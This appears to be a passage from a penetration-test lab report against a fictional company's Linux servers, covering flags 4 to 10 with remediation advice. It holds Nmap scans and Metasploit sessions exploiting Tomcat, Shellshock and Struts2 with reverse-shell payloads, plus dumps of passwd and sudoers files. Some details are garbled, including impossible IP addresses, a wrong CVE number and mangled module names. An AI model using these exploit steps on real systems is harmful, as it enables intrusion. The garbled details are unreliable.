

Vulnerability 19	Findings
<p>Title</p>	<p>Attacking Rekall's Linux Servers, Flag 4</p>
<p>Type</p>	<p>Linux OS</p>
<p>Risk Rating</p>	<p>High</p>
<p>Description</p>	<p>Nmap Scan of Network</p>
<p>Images</p>	<p>Run an Nmap scan on your network to determine the available hosts:</p>

	<pre>(root@kali)~# nmap 192.168.13.0/24 Starting Nmap 7.92 (https://nmap.org) at 2023-02-06 20:21 EST Nmap scan report for 192.168.13.10 Host is up (0.000012s latency). Not shown: 998 closed tcp ports (reset) PORT STATE SERVICE 8009/tcp open ajp13 8080/tcp open http-proxy MAC Address: 02:42:C0:A8:0D:0A (Unknown) Nmap scan report for 192.168.13.11 Host is up (0.000011s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE 80/tcp open http MAC Address: 02:42:C0:A8:0D:0B (Unknown) Nmap scan report for 192.168.13.12 Host is up (0.0000090s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE 8080/tcp open http-proxy MAC Address: 02:42:C0:A8:0D:0C (Unknown) Nmap scan report for 192.168.13.13 Host is up (0.000011s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE 80/tcp open http MAC Address: 02:42:C0:A8:0D:0D (Unknown) Nmap scan report for 192.168.13.14 Host is up (0.0000090s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE 22/tcp open ssh MAC Address: 02:42:C0:A8:0D:0E (Unknown) Nmap scan report for 192.168.13.1 Host is up (0.0000080s latency). Not shown: 996 closed tcp ports (reset) PORT STATE SERVICE 5901/tcp open vnc-1 6001/tcp open X11:1 10000/tcp filtered snet-sensor-mgmt 10001/tcp filtered scp-config Nmap done: 256 IP addresses (6 hosts up) scanned in 21.54 seconds</pre>
	flag 4: 5
Affected Hosts	192.168.13.10, 192.168.13.11, 192.168.13.12, 192.168.13.13, 192.168.13.14, 192.168.13.1
Remediation	<p>To remediate Nmap scan of network:</p> <ul style="list-style-type: none">• Implement access controls such as firewalls to restrict access to the network and log access attempts.• Disable unnecessary services and ports to remove network vulnerabilities that could be discovered through Nmap scan.• Use network segmentation to reduce the attack surface and impact of Nmap scans.• Implement network monitoring tools like intrusion detection and prevention systems (IDS/IPS) and security information and event management (SIEM) systems in order to detect and respond to Nmap scans.• Regularly update software and firmware to address potential vulnerabilities that could be exploited by Nmap scanning.

Vulnerability 20	Findings
Title	Attacking Rekall's Linux Servers, Flag 5
Type	Linux OS
Risk Rating	High
Description	Aggressive Nmap Scan
Images	Run an aggressive scan against the discovered hosts. The flag is the IP address of the host running Drupal.

	<pre>(root@kali)-[~] └─\$ nmap -A 192.168.13.0/24 Starting Nmap 7.92 (https://nmap.org) at 2023-02-06 20:29 EST Nmap scan report for 192.168.13.10 Host is up (0.000072s latency). Not shown: 998 closed tcp ports (reset) PORT STATE SERVICE VERSION 8009/tcp open ajp13 Apache Jserv (Protocol v1.3) _ajp-methods: Failed to get a valid response for the OPTION request 8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1 _http-server-header: Apache-Coyote/1.1 _http-open-proxy: Proxy might be redirecting requests _http-title: Apache Tomcat/8.5.0 _http-favicon: Apache Tomcat MAC Address: 02:42:C0:A8:0D:0A (Unknown) Device type: general purpose Running: Linux 5.X OS CPE: cpe:/o:linux:linux_kernel:5 OS details: Linux 5.0 - 5.3 Network Distance: 1 hop TRACEROUTE HOP RTT ADDRESS 1 0.07 ms 192.168.13.10 Nmap scan report for 192.168.13.11 Host is up (0.000020s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE VERSION 80/tcp open http Apache httpd 2.4.7 ((Ubuntu)) _http-server-header: Apache/2.4.7 (Ubuntu) _http-title: Apache2 Ubuntu Default Page: It works MAC Address: 02:42:C0:A8:0D:0B (Unknown) Device type: general purpose Running: Linux 5.X OS CPE: cpe:/o:linux:linux_kernel:5 OS details: Linux 5.0 - 5.3 Network Distance: 1 hop TRACEROUTE Nmap scan report for 192.168.13.13 Host is up (0.000016s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE VERSION 80/tcp open http Apache httpd 2.4.25 _http-server-header: Apache/2.4.25 (Debian) _http-generator: Drupal 8 (https://www.drupal.org) _http-robots.txt: 22 disallowed entries (15 shown) /core/ /profiles/ /README.txt /web.config /admin/ /comment/reply/ /filter/tips /node/add/ /search/ /user/register/ /user/password/ /user/login/ /user/logout/ /index.php/admin/ _/index.php/comment/reply/ _http-title: Home Drupal CVE-2019-6340 MAC Address: 02:42:C0:A8:0D:0D (Unknown) Device type: general purpose Running: Linux 4.X 5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 Network Distance: 1 hop Service Info: Host: 192.168.13.13</pre> <p>flag 5: 192.168.13.13</p>
Affected Hosts	192.168.13.13
Remediation	Reference Remediation for Vulnerability 19.

Vulnerability 21	Findings
Title	Attacking Rekall's Linux Servers, Flag 6
Type	Linux OS
Risk Rating	High
Description	Nessus Scan Report
Images	Run a Nessus scan against 192.168.13.12

	<div></div> <div></div> <p>flag 6: 97610</p>
Affected Hosts	192.168.13.12
Remediation	<p>To remediate Nessus scan of network:</p> <ul style="list-style-type: none">• Identify and remediate vulnerabilities that have been identified by the scan.• Implement access controls and limit users to run Nessus scanning for internal audits.• Develop policies and procedures for the Blue Team to run Nessus scans and improve internal security posture.

Vulnerability 22	Findings
Title	Attacking Rekall's Linux Servers, Flag 7
Type	Linux OS
Risk Rating	Critical
Description	Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)
Images	Use Apache Tomcat Remote Code Execution Vulnerability against 192.168.13.10.

#	Name	Disclosure Date	Rank	Check	Description
1	exploit/multi/http/struts2_dev_mode	2013-03-06	critical	Yes	Apache Struts 2 Developer Mode RCE
Description:					
2	exploit/multi/http/struts2_namespace_upload	2013-03-22	critical	Yes	Apache Struts 2 Namespace Rendering 0
RCE Injection					
3	exploit/multi/http/struts2_code_wexec_classloader	2014-03-06	normal	No	Apache Struts 2 Classloader Manipulation
Remote Code Execution					
4	exploit/multi/http/struts2_glossary	2013-03-24	normal	Yes	Apache Struts 2 ASP File Read
5	exploit/windows/http/struts2_cgi_cndlinargs	2013-04-18	critical	Yes	Apache Struts 2 CGI Cndlinargs
Remote Code Execution					
6	exploit/multi/http/struts2_mgr_deploy	2009-11-09	critical	Yes	Apache Struts 2 Manager Application De
Manager Authentication Code Execution					
7	exploit/multi/http/struts2_mgr_upload	2009-11-09	critical	Yes	Apache Struts 2 Manager Authentication
Upload Code Execution					
8	exploit/multi/http/atlassian_confluence_network_agent_injection	2021-03-23	critical	Yes	Atlassian Confluence WebWork SDR In
Injection					
9	exploit/windows/http/cayle_spect_sql_rce	2019-05-04	critical	Yes	Cayle sMent wayfinder, spect SQL to
RCE					
10	exploit/multi/http/cisco_cisco_mgr_upload_2019	2019-05-26	critical	Yes	Cisco Data Center Network Manager Up
Authenticated Remote Code Execution					
11	exploit/linux/http/cisco_hypervise_in_data_platform_cnd_wexec	2021-05-05	critical	Yes	Cisco HyperFlex HX Data Platform Cnd
Remote Code Execution					
12	exploit/linux/http/cpi_barcarchive_upload	2019-05-15	critical	Yes	Cisco Prime Infrastructure Health Mo
HTTP Parameter Dictionary Traversal vulnerability					
13	exploit/linux/http/cisco_prime_inf_file	2019-10-01	critical	Yes	Cisco Prime Infrastructure Unauthenticated
Authenticated Remote Code Execution					
14	exploit/admin/http/dm_data_download	2019-04-21	normal	Yes	DM Data Risk Manager Arbitrary File
Download					
15	exploit/linux/http/lovec_admin_logprocess_file_write	2021-03-15	critical	Yes	Lovec Administrator logprocess.cfm &
Remote File Write					
16	exploit/multi/http/merakis_configuration_management_upload	2015-04-07	critical	Yes	Meraki 233works Configuration Manage
Authenticated File Upload					
17	exploit/multi/http/tomcat_jsp_upload_bypass	2017-10-01	critical	Yes	Tomcat JSP via JSP Upload Bypass

Interact with a module by name or index. For example `use 17` or `use exploit/multi/http/tomcat_jsp_upload_bypass`

Use `/exploit/multi/http/tomcat_jsp_upload_bypass`
set RHOSTS 192.168.13.10

17	exploit/multi/http/tomcat_jsp_upload_bypass	2017-10-01	critical	Yes	Tomcat JSP via JSP Upload Bypass
----	---	------------	----------	-----	----------------------------------

Interact with a module by name or index. For example `use 17` or `use exploit/multi/http/tomcat_jsp_upload_bypass`

```

msf5 > use 17
[*] No payload configured, defaulting to generic/shell_reverse_tcp
msf5 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOSTS 192.168.13.10
RHOSTS => 192.168.13.10
msf5 exploit(multi/http/tomcat_jsp_upload_bypass) > options

Module options (exploit/multi/http/tomcat_jsp_upload_bypass):

  Name      Current Setting  Required  Description
  ----      -
  PROxies   192.168.13.10   yes       A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS    192.168.13.10   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     8080             yes       The target port (URI)
  SSL       false            yes       Negotiate SSL/TLS for outgoing connections
  TARGETURI /                yes       The URI path of the Tomcat installation
  URI       /                yes       HTTP server virtual host

Payload options (generic/shell_reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     172.27.34.149   yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  0 Name
  --
  0 Automatic

msf5 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOSTS 192.168.13.10
RHOSTS => 192.168.13.10
msf5 exploit(multi/http/tomcat_jsp_upload_bypass) > exploit

[*] Started reverse TCP handler on 172.27.34.149:4444
[*] Uploading payload...
[*] Payload executed!
[*] Command shell session 1 opened (172.27.34.149:4444 => 192.168.13.10:82768 ) at 2021-02-17 17:19:48 -0700

SHELL
ls

```

	 <pre>cd root ls -abashrc .flag7.txt .gnupg .profile cat .flag7.txt 8ks6sbhss</pre> <p>flag 7: 8ks6sbhss</p>
Affected Hosts	192.168.13.10
Remediation	<p>To remediate the Apache Tomcat Remote Code Execution Vulnerability:</p> <ul style="list-style-type: none">• Ensure the latest version of Apache Tomcat is installed and apply available patches for this vulnerability.• Configure Apache Tomcat server securely and reduce the attack surface by disabling or removing unnecessary services or or features that are not required for the Apache Tomcat server to function properly.• Ensure that only authorized users and systems are allowed to access the Apache Tomcat server.• Implement network monitoring tools like intrusion detection and prevention systems (IDS/IPS) and security information and event management (SIEM) systems in order to detect and respond to suspicious activity on the network.

Vulnerability 23	Findings
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Title	Attacking Rekall's Linux Servers, Flag 8																																																																																																														
Type	Linux OS																																																																																																														
Risk Rating	Critical																																																																																																														
Description	Shellshock (CVE-2014-6471)																																																																																																														
Images	<div><pre>info > searchsploit shellshock [*] exps: searchsploit shellshock</pre><table><thead><tr><th>Exploit Title</th><th>Path</th></tr></thead><tbody><tr><td>Advantech Switch - 'Shellshock' Bash Environment Variable Command Injection (Metasploit)</td><td>cgi/remote/38840.rb</td></tr><tr><td>Apache mod_cgi - 'Shellshock' Remote Command Injection</td><td>linux/remote/34980.py</td></tr><tr><td>Bash - 'Shellshock' Environment Variables Command Injection</td><td>linux/remote/34766.php</td></tr><tr><td>Bash CGI - 'Shellshock' Remote Command Injection (Metasploit)</td><td>cgi/webapps/34893.rb</td></tr><tr><td>Cisco UCS Manager 2.0(1b) - Remote Command Injection ('Shellshock')</td><td>hardware/remote/39768.py</td></tr><tr><td>Dhclient 4.1 - Bash Environment Variable Command Injection ('Shellshock')</td><td>linux/remote/26522.py</td></tr><tr><td>GNU Bash - 'Shellshock' Environment Variable Command Injection</td><td>linux/remote/34765.txt</td></tr><tr><td>IPFire - 'Shellshock' Bash Environment Variable Command Injection (Metasploit)</td><td>cgi/remote/39918.rb</td></tr><tr><td>NUAO N7Mini 2 3.0.0 - Remote Command Injection ('Shellshock')</td><td>cgi/webapps/40213.txt</td></tr><tr><td>OpenVPN 2.2.29 - 'Shellshock' Remote Command Injection</td><td>linux/remote/34819.txt</td></tr><tr><td>PHP < 5.6.2 - 'Shellshock' Safe Mode / disable_functions Bypass / Command Injection</td><td>php/webapps/35146.txt</td></tr><tr><td>Postfix SMTP 4.2.x < 4.2.48 - 'Shellshock' Remote Command Injection</td><td>linux/remote/34896.py</td></tr><tr><td>Webstar 2.0 Server - 'Shellshock' 'TEAM' / 'MS0000' Command Injection</td><td>linux/local/44928.py</td></tr><tr><td>Sun Secure Global Desktop and Oracle Global Desktop 4.61.915 - Command Injection ('Shellshock')</td><td>cgi/webapps/39887.txt</td></tr><tr><td>TrendMicro InterScan Web Security Virtual Appliance - 'Shellshock' Remote Command</td><td>hardware/remote/40619.py</td></tr></tbody></table><p>Shellcodes: No Results</p><pre>info > search shellshock</pre><p>Watching Modules</p><table><thead><tr><th>#</th><th>Name</th><th>Disclosure Date</th><th>Rank</th><th>Check</th><th>Description</th></tr></thead><tbody><tr><td>0</td><td>exploit/linux/http/advantech_switch_bash_env_exec_environment_variable_code_injection ('Shellshock')</td><td>2015-12-01</td><td>excellent</td><td>Yes</td><td>Advantech Switch Bash Environment Variable Code Injection ('Shellshock')</td></tr><tr><td>1</td><td>exploit/multi/http/apache_mod_cgi_bash_env_exec_environment_variable_code_injection ('Shellshock')</td><td>2014-09-24</td><td>excellent</td><td>Yes</td><td>Apache mod_cgi Bash Environment Variable Code Injection ('Shellshock')</td></tr><tr><td>2</td><td>auxiliary/scanner/http/apache_mod_cgi_bash_env_exec_environment_variable_injection ('Shellshock')</td><td>2014-09-24</td><td>normal</td><td>Yes</td><td>Apache mod_cgi Bash Environment Variable Injection ('Shellshock')</td></tr><tr><td>3</td><td>exploit/multi/http/cups_bash_env_exec_environment_variable_code_injection ('Shellshock')</td><td>2014-09-24</td><td>excellent</td><td>Yes</td><td>CUPS Filter Bash Environment Variable Code Injection ('Shellshock')</td></tr><tr><td>4</td><td>auxiliary/server/dhclient_bash_env_exec_environment_variable_code_injection ('Shellshock')</td><td>2014-09-24</td><td>normal</td><td>No</td><td>DHCP Client Bash Environment Variable Code Injection ('Shellshock')</td></tr><tr><td>5</td><td>exploit/unix/dhclient_bash_environment_variable_injection ('Shellshock')</td><td>2014-09-24</td><td>excellent</td><td>No</td><td>Dhclient Bash Environment Variable Injection ('Shellshock')</td></tr><tr><td>6</td><td>exploit/linux/http/ipfire_bashbug_exec_environment_variable_injection ('Shellshock')</td><td>2014-09-29</td><td>excellent</td><td>Yes</td><td>IPFire Bash Environment Variable Injection ('Shellshock')</td></tr><tr><td>7</td><td>exploit/multi/misc/legend_bot_exec_environment_variable_injection ('Shellshock')</td><td>2015-04-23</td><td>excellent</td><td>Yes</td><td>Legend Bot IRC Bot Remote Code Execution</td></tr><tr><td>8</td><td>exploit/osx/local/vmware_bash_function_root_privilege_isolation_via_bash_environment_code_injection ('Shellshock')</td><td>2014-09-24</td><td>normal</td><td>Yes</td><td>OS X VMware Fusion Privilege Isolation via Bash Environment Code Injection ('Shellshock')</td></tr><tr><td>9</td><td>exploit/multi/http/pureftpd_bash_env_exec_environment_variable_code_injection ('Shellshock')</td><td>2014-09-24</td><td>excellent</td><td>Yes</td><td>Pure-FTPd External Authentication Bash Environment Variable Code Injection ('Shellshock')</td></tr><tr><td>10</td><td>exploit/unix/smtp/qmail_bash_env_exec_environment_variable_injection ('Shellshock')</td><td>2014-09-24</td><td>normal</td><td>No</td><td>Qmail SMTP Bash Environment Variable Injection ('Shellshock')</td></tr><tr><td>11</td><td>exploit/multi/misc/xm_s_exec_tbot_irc_bot_remote_code_execution ('Shellshock')</td><td>2015-12-04</td><td>excellent</td><td>Yes</td><td>xm / LinuxMet Perihot / tbot IRC Bot Remote Code Execution</td></tr></tbody></table><p>Interact with a module by name or index. For example info 11, use 11 or use exploit/multi/misc/xm_s_exec_tbot_irc_bot_remote_code_execution</p></div>	Exploit Title	Path	Advantech Switch - 'Shellshock' Bash Environment Variable Command Injection (Metasploit)	cgi/remote/38840.rb	Apache mod_cgi - 'Shellshock' Remote Command Injection	linux/remote/34980.py	Bash - 'Shellshock' Environment Variables Command Injection	linux/remote/34766.php	Bash CGI - 'Shellshock' Remote Command Injection (Metasploit)	cgi/webapps/34893.rb	Cisco UCS Manager 2.0(1b) - Remote Command Injection ('Shellshock')	hardware/remote/39768.py	Dhclient 4.1 - Bash Environment Variable Command Injection ('Shellshock')	linux/remote/26522.py	GNU Bash - 'Shellshock' Environment Variable Command Injection	linux/remote/34765.txt	IPFire - 'Shellshock' Bash Environment Variable Command Injection (Metasploit)	cgi/remote/39918.rb	NUAO N7Mini 2 3.0.0 - Remote Command Injection ('Shellshock')	cgi/webapps/40213.txt	OpenVPN 2.2.29 - 'Shellshock' Remote Command Injection	linux/remote/34819.txt	PHP < 5.6.2 - 'Shellshock' Safe Mode / disable_functions Bypass / Command Injection	php/webapps/35146.txt	Postfix SMTP 4.2.x < 4.2.48 - 'Shellshock' Remote Command Injection	linux/remote/34896.py	Webstar 2.0 Server - 'Shellshock' 'TEAM' / 'MS0000' Command Injection	linux/local/44928.py	Sun Secure Global Desktop and Oracle Global Desktop 4.61.915 - Command Injection ('Shellshock')	cgi/webapps/39887.txt	TrendMicro InterScan Web Security Virtual Appliance - 'Shellshock' Remote Command	hardware/remote/40619.py	#	Name	Disclosure Date	Rank	Check	Description	0	exploit/linux/http/advantech_switch_bash_env_exec_environment_variable_code_injection ('Shellshock')	2015-12-01	excellent	Yes	Advantech Switch Bash Environment Variable Code Injection ('Shellshock')	1	exploit/multi/http/apache_mod_cgi_bash_env_exec_environment_variable_code_injection ('Shellshock')	2014-09-24	excellent	Yes	Apache mod_cgi Bash Environment Variable Code Injection ('Shellshock')	2	auxiliary/scanner/http/apache_mod_cgi_bash_env_exec_environment_variable_injection ('Shellshock')	2014-09-24	normal	Yes	Apache mod_cgi Bash Environment Variable Injection ('Shellshock')	3	exploit/multi/http/cups_bash_env_exec_environment_variable_code_injection ('Shellshock')	2014-09-24	excellent	Yes	CUPS Filter Bash Environment Variable Code Injection ('Shellshock')	4	auxiliary/server/dhclient_bash_env_exec_environment_variable_code_injection ('Shellshock')	2014-09-24	normal	No	DHCP Client Bash Environment Variable Code Injection ('Shellshock')	5	exploit/unix/dhclient_bash_environment_variable_injection ('Shellshock')	2014-09-24	excellent	No	Dhclient Bash Environment Variable Injection ('Shellshock')	6	exploit/linux/http/ipfire_bashbug_exec_environment_variable_injection ('Shellshock')	2014-09-29	excellent	Yes	IPFire Bash Environment Variable Injection ('Shellshock')	7	exploit/multi/misc/legend_bot_exec_environment_variable_injection ('Shellshock')	2015-04-23	excellent	Yes	Legend Bot IRC Bot Remote Code Execution	8	exploit/osx/local/vmware_bash_function_root_privilege_isolation_via_bash_environment_code_injection ('Shellshock')	2014-09-24	normal	Yes	OS X VMware Fusion Privilege Isolation via Bash Environment Code Injection ('Shellshock')	9	exploit/multi/http/pureftpd_bash_env_exec_environment_variable_code_injection ('Shellshock')	2014-09-24	excellent	Yes	Pure-FTPd External Authentication Bash Environment Variable Code Injection ('Shellshock')	10	exploit/unix/smtp/qmail_bash_env_exec_environment_variable_injection ('Shellshock')	2014-09-24	normal	No	Qmail SMTP Bash Environment Variable Injection ('Shellshock')	11	exploit/multi/misc/xm_s_exec_tbot_irc_bot_remote_code_execution ('Shellshock')	2015-12-04	excellent	Yes	xm / LinuxMet Perihot / tbot IRC Bot Remote Code Execution
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```
msf6 exploit(multi/http/apache_mod_cgi_dash_env_exec) > set TARGET 0
TARGET => 0
msf6 exploit(multi/http/apache_mod_cgi_dash_env_exec) > exploit

[*] Started reverse TCP handler on 192.168.65.283:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/apache_mod_cgi_dash_env_exec) > set TARGET 1
TARGET => 1
msf6 exploit(multi/http/apache_mod_cgi_dash_env_exec) > exploit

[*] Started reverse TCP handler on 192.168.65.283:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/apache_mod_cgi_dash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_dash_env_exec):



| Name           | Current Setting        | Required | Description                                                                                                                            |
|----------------|------------------------|----------|----------------------------------------------------------------------------------------------------------------------------------------|
| CMD_MAX_LENGTH | 2048                   | yes      | CMD max line length                                                                                                                    |
| CVE            | CVE-2014-6271          | yes      | CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)                                                                          |
| HEADER         | User-Agent             | yes      | HTTP header to use                                                                                                                     |
| METHOD         | GET                    | yes      | HTTP method to use                                                                                                                     |
| PROXY          |                        | no       | A proxy chain of format type:host:port[,type:host:port][...]                                                                           |
| RHOSTS         | 192.168.13.11          | yes      | The target host(s), see https://github.com/rapid7/metasploit-fra/wiki/Using-Metasploit                                                 |
| RPATH          | /bin                   | yes      | Target PATH for binaries used by the cmdstager                                                                                         |
| RPORT          | 80                     | yes      | The target port (TCP)                                                                                                                  |
| SRVHOST        | 0.0.0.0                | yes      | The local host or network interface to listen on. This must be a n address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT        | 8080                   | yes      | The local port to listen on.                                                                                                           |
| SSL            | false                  | no       | Negotiate SSL/TLS for outgoing connections                                                                                             |
| SSLCert        |                        | no       | Path to a custom SSL certificate (default is randomly generated)                                                                       |
| TARGETURI      | /cgi-bin/shockwave.cgi | yes      | Path to CGI script                                                                                                                     |
| TIMEOUT        | 5                      | yes      | HTTP read response timeout (seconds)                                                                                                   |
| URI            |                        | no       | The URI to use for this exploit (default is random)                                                                                    |
| VHOST          |                        | no       | HTTP server virtual host                                                                                                               |



Payload options (Linux/ARM/Interpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.65.283  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| ID | Name         |
|----|--------------|
| 1  | Linux ARM_64 |



msf6 exploit(multi/http/apache_mod_cgi_dash_env_exec) > exploit

[*] Started reverse TCP handler on 192.168.65.283:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/apache_mod_cgi_dash_env_exec) > set TARGET 0
TARGET => 0
msf6 exploit(multi/http/apache_mod_cgi_dash_env_exec) > exploit

[*] Started reverse TCP handler on 192.168.65.283:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Exploit completed, but no session was created.
```

```
meterpreter > cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults    env_reset
Defaults    mail_badpass
Defaults    secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin   ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#include_dir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
meterpreter >
```

	flag 8: 9dnx5shdf5
Affected Hosts	192.168.13.11
Remediation	<p>To remediate the Shellshock Vulnerability:</p> <ul style="list-style-type: none"> • Ensure the latest version of Bash is installed and apply available patches for this vulnerability. Also, update other software relating to this vulnerability such as CGI scripts and web servers. • Ensure that only authorized users and systems are allowed to access the Linux network. • Implement network monitoring tools like intrusion detection and prevention systems (IDS/IPS) and security information and event management (SIEM) systems in order to detect and respond to suspicious activity on the network.

Vulnerability 24	Findings
Title	Attacking Rekall's Linux Servers, Flag 9
Type	Linux OS
Risk Rating	Critical
Description	Shellshock (CVE-2014-6471)

Images	<div><pre>[*] Started reverse TCP handler on 192.168.50.233:4444 [*] Command Stager progress - 100.46% done (1097/1092 bytes) [*] Sending stage (984904 bytes) to 192.168.13.11 [*] Meterpreter session 1 opened (192.168.50.233:4444 → 192.168.13.11:35072) at 2023-02-21 16:19:02 -0500 meterpreter > cat /etc/passwd root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd: alice:x:1001:1001::/home/alice:</pre></div> <div>flag 9: wudks8f7sd</div>
Affected Hosts	192.168.13.11
Remediation	Reference Remediation for Vulnerability 23.

Vulnerability 25	Findings
Title	Attacking Rekall's Linux Servers, Flag 10
Type	Linux OS
Risk Rating	Critical
Description	Struts (CVE-2017-5638)
Images	<div><pre>msf6 exploit(multi/http/apache_mod_cgi_bash_env_exe) > use exploit/multi/http/struts2_content_type_ognl [*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp</pre></div>

	<pre> msf6 exploit(multi/http/struts2_content_type_ognl) > options Module options (exploit/multi/http/struts2_content_type_ognl): Name Current Setting Required Description -- - Proxies no no A proxy chain of format type:host:port[,type:host:port][...] RHOSTS yes yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit RPORT 8080 yes The target port (TCP) SSL false no Negotiate SSL/TLS for outgoing connections TARGETURI /struts2-showcase/ yes The path to a struts application action VHOST no no HTTP server virtual host Payload options (linux/x64/meterpreter/reverse_tcp): Name Current Setting Required Description -- - LHOST 192.168.50.233 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port Exploit target: Id Name -- - 0 Universal msf6 exploit(multi/http/struts2_content_type_ognl) > set rhosts 192.168.13.12 rhosts => 192.168.13.12 msf6 exploit(multi/http/struts2_content_type_ognl) > run [*] Started reverse TCP handler on 192.168.50.233:4444 [*] Sending stage (3012548 bytes) to 192.168.13.12 [*] Meterpreter session 2 opened (192.168.50.233:4444 -> 192.168.13.12:34086) at 2023-02-21 16:23:45 -0500 [-] Exploit aborted due to failure: bad-config: Server returned HTTP 404, please double check TARGETURI [*] Exploit completed, but no session was created. msf6 exploit(multi/http/struts2_content_type_ognl) > sessions -i Active sessions Id Name Type Information Connection -- - 2 meterpreter x64/Linux root @ 192.168.13.12 192.168.50.233:4444 -> 192.168.13.12:34086 (192.168.13.12) meterpreter > cat /root/flagisinThisfile7z [-] stdapi_fs_stat: Operation failed: 1 meterpreter > cat /root/flagisinThisfile.7z 7z++'fV+% +***flag 10 is wjasdufsdkg +3+e+36=+t+***If+***+{+***c+H+vw+I+***W+ F+Q+*****I+*****+?+;+<+Ex +***** #] n+]meterpreter > </pre> <p>flag 10: wjasdufsdkg</p>
Affected Hosts	192.168.13.12
